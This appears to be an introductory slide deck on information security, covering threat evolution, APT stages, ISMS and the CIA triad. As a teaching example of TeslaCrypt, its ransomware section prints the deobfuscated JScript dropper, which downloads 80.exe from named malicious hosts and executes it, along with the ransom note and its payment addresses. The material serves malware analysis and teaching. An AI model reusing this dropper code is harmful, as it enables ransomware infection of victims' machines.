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Principles, Methodologies and International Standards



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Why IT Infrastructures & Systems are insecure?

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Information & Cyber Security



We talk about Security...but rather it would be necessary to talk about
Cyber & Information Insecurity

It is a **pathology** that affects all IT Systems and Infrastructures and
no definitive remediations are known today.

This is the raw truth !!

WHY?

IT Scenario Evolution

Yesterday – Localization, Homogeneity, Autonomy

- *Isolated Systems*
- *Proprietary HW/SW*
- *Dedicated Communications*
- *Structured Information*



Today – Virtuality, Heterogeneity, Complexity, Diffusion

- *IT System interconnected by Internet (TCP/IP Protocol)*
- *Commercial and popular low cost HW/SW*
- *Heterogeneous Services (E-mail, Info-web, VoIP, CCTV, ...)*
- *Structured and Unstructured Information*
- *Cyber Space extends physical space*
- *Mobile, Social Network, IoT*
- *Virtualization and Cloud*



(«I don't know where are *my Systems* and where are *my Information*»)

Cyber Security and Cyber Space (1/2)

Cyber Security is the protection of Cyber Space

But what is Cyber Space today?



Cyber Space Yesterday

Many different environments, side-by-side



Cyber Space Today

One single, big environment

Consequences: Dynamic Threat Landscape in unique Cyber Domain

Attack Type	Target	Malware and Evidences
Strategic & Tactical Cyber War	Military	Stuxnet, Operation Aurora, Botnets
Terrorism	Politics	
Espionage	Intellectual Property	Zeus, Flame, Mandiant APT1 Report, AET attacks, Botnets, Phishing e-mail
Organized Crime	\$	
Vandalism & Hacktivism	Ego, Curiosity	DDoS attacks, Wikileaks, Anonymous

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Cyber Security and Cyber Space

During these last years, the most important effect of the evolution of IT environments has been the origin of Cyber Space as a result for the Internet use by all subjects in the world, that is Individual Users, Public or Private Organizations, Government Agencies and Military Forces. It could be possible to compare old IT environments with the new one as the difference between two architectures expressed in artistic form by the pictures of Utrillo painter with his “Paris Perspectives” and the “Winter Palace” in San Pietroburgo. In fact:

- Yesterday: many different environments but side-by-side (Utrillo picture)
- Today: just one big environment (Winter Palace in San Pietroburgo)

For this reason a Cyber Attack tailored against a specific target becomes an attack for all subjects on the Internet, so a malware used for a specific goal become a risk for all connected people and Organizations. Then it is possible to say: the Cyber Space is a unique Cyber Domain with a Dynamic Threat Landscape.

CyberSecurity e Cyber Space (2/2)

Cyber Security is the protection of Cyber Space

But what is Cyber Space today?

**Cyberspace Definition**

«The complex environment resulting from the interaction of people, software and services on the Internet by means of technology devices and networks connected to it, which does not exist in any physical form»

(from ISO/IEC 27032:2012 «Guidelines for cybersecurity»)


Consequences

Information become immaterial assets and have the characteristic of the invisibility

Cyber Security and the Business World

Yesterday – Traditional Business World


Today - E-Business: B2C, B2B



Cyber Security and Activities within the Organizations

Yesterday { Gap between IT and processes
Batch Information processing

Today { IT and processes Convergence
Business to Business (B2B)
Virtual Organization - Cyberspace



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Today IT and Activities are strongly interconnected

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Genesis of Computer & System Vulnerabilities

IoT	Area	O/S & IoT	# Source Code Lines	"Insecure" Line Average	# Insecure Lines
	IT Information Technology	Windows XP	35 million	10%	3.5M
		Linux (no GUI)	11 million		1.1M
		Vmware ESX (Hypervisor)	80.000		8.000
		Facebook	50.000		5.000
	OT Operational Technology	Connected Cars	100.000		10.000
		Autonomous Cars	300.000		30.000

From experience: *every 100 lines of source code 10 lines are insecure*



All IT Systems are affected by intrinsic defects

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
With the traditional IT (Information Technology) is emerging the OT (Operational Technology) connected to the networks: OT includes the HW/SW components present in Industrial Control Systems and Products.

The convergence of the IT / OT worlds determines a hybrid environment that can be defined as IoT (Internet of Things), consisting of the use of information technologies within industrial and consumer systems and / or products and the related interconnections with the outside world..

Communication Technology: TCP/IP protocol and INTERNET

■ 1969 - *The beginning: ARPANET created by USA DoD for military purposes after first orbital fly of Vostok*

- *network able to resist to nuclear attack*
- *network used by a restricted and trustworthy community*
- *network resilient to faults with redundancy and distributed paths*



■ 1983 - *The TCP/IP network protocol adoption*

- *new communication protocol TCP/IP replaced the old NCP protocol in Arpanet*



Cerf & Kan: TCP-IP
Protocol Developers

But the project eludes the creator controls and more & more civil Organizations connect to Arpanet

■ 1990 - *ARPANET was terminated and replaced by INTERNET as public and untrusted network*

Genesis of TCP/IP Communication Protocol and INTERNET Vulnerabilities

TCP/IP Protocol Weaknesses	Consequences
NO Confidentiality	Traffic is clear!
NO Authentication	Is sender real?
NO Integrity	Have transmitted data been altered?
NO Availability	Possible attacks of Denial of Service (DoS)!



Internet: unsafe network with billions of Users worldwide...

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Cyber Attacks Evolution

Command & Control (C&C) Console



Today	
<i>Attacker</i>	-) Cyber Crime, Racketeering -) Intelligence
<i>Target</i>	Organization
<i>Actions</i>	-) Informazioni Theft -) Organization Control
<i>Method</i>	-) Polymorphic/Metamorphic Virus -) Advanced Persistent Threat Malware
<i>Purpose</i>	\$\$\$\$\$/€€€€€€
<i>Detection</i>	Very Difficult




Internal/External
(North – South)
Movement



1990 – 2000 Years	
<i>Attacker</i>	Hacker/ Script Kiddie
<i>Target</i>	Single Computer
<i>Actions</i>	-) Formatting -) Password Theft
<i>Method</i>	-) Direct, Poor Automation -) Point-to-Point Virus
<i>Purpose</i>	Joke & Fun, Money
<i>Detection</i>	Easy

2000 – 2010 Years	
<i>Attacker</i>	Cracker
<i>Target</i>	-) More Computers -) Botnet
<i>Actions</i>	-) Lateral Movement -) Computer Control -) Credential Theft
<i>Method</i>	Automated
<i>Purpose</i>	-) Money -) Information
<i>Detection</i>	Difficult




Cyber Attacks Typology Overview (1/4)

Voluntary Attacks (Hacking/Cracking)


A) Espionage: Attacker (MITM) eavesdrops trying to get information



B) Denial of Service: Attacker prevents the system from functioning



C) Impersonation: Attacker pretends to be the correct recipient



Cyber Attacks Typology Overview (2/4)

Automatic Attacks (Malicious Software = Malware)

A) Malware for damage computer systems


- **Virus:** inserted and spread in another program or file
- **Worm:** code able also to replicate itself across network and computers



B) Malware for spying


- **Trojan, Spyware, Keylogger, Command & Control:** hide themselves in a useful program and establish back-door for allowing attackers to access computers for stealing information or create hide connection to attacker.

Back-door: alternative way for communication created into a system bypassing traditional security controls




C) Today: Professionalization of Cyberattacks

- **Zero Day Attacks**
- **Advanced Persistent Threat (APT)**




Cyber Attacks Typologies Overview (3/4)

Zero Day Attacks: exploiting new vulnerabilities



Cyber Attacks Typologies Overview (4/4)

APT (Advanced Persistent Threat) Attack: professionalization of Cyberattack



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APT Attack Description


- **Step_1: Initial Compromise.** It represent the method that intruder uses to penetrate a target Organization by targeting single users. (North-South movement)
- **Step_2: Enrollment (Establish Foothold).** It ensures that the victim's computer will be controlled by the attacker from outside.
- **Step_3: Escalation of Privileges.** It involves acquiring information for accessing to other resources by obtaining for example username & password.
- **Step_4: Move Laterally (Internal Reconnaissance and Maintain Presence).** The intruder collects information about the victim environment in order to move laterally (East-West) to other computers.
- **Step_5: Actions on Targets (Complete Mission).** The main goal of APT intrusions is to steal data, including intellectual property, business contracts, ...

Are these only coincidences?

Model A




Model B



Model A



Model B



Ransomware Attack Example (1/3)

Ransomware: malware that restricts access to the infected computer File System and demands the payment of a ransom to the attackers to remove the restriction.

From: Fake Known Name <nic@True-Path > Sent: <date - time>
To: True_Destination_list
Object:
Message info.zip (1 KB)

It begins with a fake e-mail sent to victims with a .zip attachment containing a malicious Java code

For the Victims there are 3 steps to trigger the attack:

- One click for opening the e-mail
- One click for opening .zip file (here *info.zip*)
- One click for opening .js file (here *info.js*), then the code is executed without his knowledge

Note: .js file can be **clear** or **obscured** (using Java functions).

Obscured Java code example

```
//XgoVIYCQckHaPBxELApDoNySxLTLZesWNtekvzyQaOvmPJCGWBTprItoQnfyWApGZMntXlColSyGRYZaZuYxInJOMYRacwsPQPtpFVJlIrOoZtgXlyUkjECJhLKpzQTbBuN
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function VzzMcaGmoLDziwDCIxJUToTFlxEIDgIxE (UvBecVMaBJKDrmmZdWzMR) {eval (UvBecVMaBJKDrmmZdWzMR)};
function j(yizVRYyaGi) { cBbKsaFQlIorZdnqCxd='';for(XwfmpWAlWWPmimxaawsuG = 0; XwfmpWAlWWPmimxaawsuG < 3; XwfmpWAlWWPmimxaawsuG++){cB
```


Ransomware Attack Example (2/3)

Anatomy of the attack

```
1 function() {
2     var e, t, i = 200,
3     r = "GET",
4     n = "Exec",
5     c = "WScript.Shell",
6     o = "MSXML2.XMLHTTP",
7     p = "ADODB",
8     a = "Stream",
9     l = "%TEMP%\\",
10    s = ".exe",
11    h = 2e4,
12    S = [ "http://piglyeleutqq.com/80.exe", "http://skuawillbeh.com/80.exe" ],
13    y = 35184372088832,
14    f = WScript.CreateObject(c),
15    x = WScript.CreateObject(o),
16    E = WScript.CreateObject(p + "." + a),
17    M = f.ExpandEnvironmentStrings(l),
18    T = M + y + s;
19
20    for (e = 0; e < S.length; e++) try {
21        t = S[e];
22        x.open(t, !1);
23        x.send();
24        if (x.status == i) try {
25            E.open();
26            E.type = 1;
27            E.write(x.responseBody);
28            if (E.size > h) {
29                e = S.length;
30                E.position = 0;
31                E.saveToFile(T, 2);
32            }
33        } finally {
34            E.close();
35        }
36    } catch (b) {}
37    f[n](M + Math.pow(2, 45));
38 }
```

This Java code downloads from compromised websites an executable program which performs file encryption on disk.

Notes

- 1) Line 12: it contains the compromised websites from where JS code downloads **80.exe** executable program for encryption.
- 2) Line 13: **80.exe** program will be stored in Victim HD named **35184372088832.exe** and executed by the Java command contained in Line 37, obscured as the power **2**45 (=35184372088832)**.
- 3) File-System structure will be undamaged but all files will be encrypted adding an additional extension **.ccc** to each file (**Tesla Crypt V.2**) or **.micro** (**Tesla Crypt V.3**)
- 4) La V.3 version has been created by attackers when the Free Decoder (**TeslaDecoder**) appeared in Internet.

Ransomware Attack Example (3/3)

The only non-encrypted files contains instructions to pay the ransom in bitcoin for obtaining the decryption key

What happened to your files?

All of your files were protected by a strong encryption with RSA-2048

More information about the encryption RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?

Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.

All your files were encrypted with the public key, which has been transferred to your computer via the Internet.

Decrypting of YOUR FILES is only possible with the help of the private key and decrypt program, which is on our Secret Server!!! *

What do I do?

Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.

If you really need your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1. <http://gfhshhf.home7dfg4.com/A61BA0E7E866DCF3>
2. <http://psbc532jm8c.hsh73cu37n1.net/A61BA0E7E866DCF3>
3. <https://tw7kaqthui5ojcez.onion.to/A61BA0E7E866DCF3>

If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: <http://www.torproject.org/projects/torbrowser.html.en>
2. After a successful installation, run the browser and wait for initialization.
3. Type in the tor-browser address bar: tw7kaqthui5ojcez.onion.to/A61BA0E7E866DCF3
4. Follow the instructions on the site.

IMPORTANT INFORMATION:

Your Personal PAGES:


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Your Personal PAGES (using TOR-Browser): tw7kaqthui5ojcez.onion.to/A61BA0E7E866DCF3

Your personal code (if you open the site (or TOR-Browser's) directly): **A61BA0E7E866DCF3**

Ransomware & IoT

The Joy of Tech™ by Nitrozac & Snaggy




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Relationship between Malicious Activities and Protection Capabilities

Asymmetric conflict: Attacker is always ahead on the Defender



- Malicious and Criminal Activities **increase at higher rates** compared to Technological Defensive Capabilities
- The Defender **doesn't know where** he will be attacked
- The Defender **doesn't have always** adequate countermeasures (capabilities, budget, skills, ...)

What is the right solution?

Counteracting Cyber Attacks with a **Defensive System** composed not only by **Technology** but also by **Organization** and **Skills!!**

In summary: it is necessary **to define and implement** an ISMS (Information Security Management System)

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Information Security: what does it concern?

Information Security is composed by two components

Cyber Security

Asset & Data Protection

Defense against
Threats and Vulnerabilities of
IT infrastructures and Systems

Asset and Data
Protection
during their entire Life Cycle

Examples {

- ✓ Firewall
- ✓ IPS/IDS
- ✓ Antivirus
- ✓ Two Factors Authentication

Examples {

- ✓ Physical Segregation
- ✓ Data Backup
- ✓ Information Classification
- ✓ Media Device Sanitization

Protecting an Information System means

Define and Implement an
Information Security Management System (ISMS)

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Information Security: what does it concern?

Nowadays for the Organizations:

- counteracting cyber attacks and computer frauds
- protecting Information and critical Assets

are very complex activities that require **multidisciplinary approach** and knowledge.

For this reason Technology alone is not sufficient and adequate to protect IT infrastructures, Networks, Systems and Digital Information: instead the definitive solution is represented by the definition and implementation of an ISMS process tailored to the needs of the Organization.

Information Security: when is an information secure? (1/2)

Information Security means **CIA Triad Preservation**

Information Properties

From NIST in 1995, "Secure Data" means preservation of

Confidentiality

Integrity

Availability

Reliability

Certainty

Accountability

Responsibility

Authenticity

Origin Confirmation

Verifiability

Controlled

Non Repudiation

Prevent Denial

NIST: National Institute of Standard and Technology (<http://www.nist.gov/>)

NIST is an US Government Agency founded in 1901 and it is a part of Department of Commerce.

It promotes innovation and industrial competitiveness by advancing standards and technology 31

Information Security: when is an information secure?

Information have a lot of properties but regarding Information Security, based on a NIST definition in 1995, International Standards state that: "Information Security consist in preservation of Confidentiality, Integrity and Availability properties", also called the CIA Triad, where:

- Confidentiality: it is concerned with the protection of sensitive data from unauthorized disclosure.
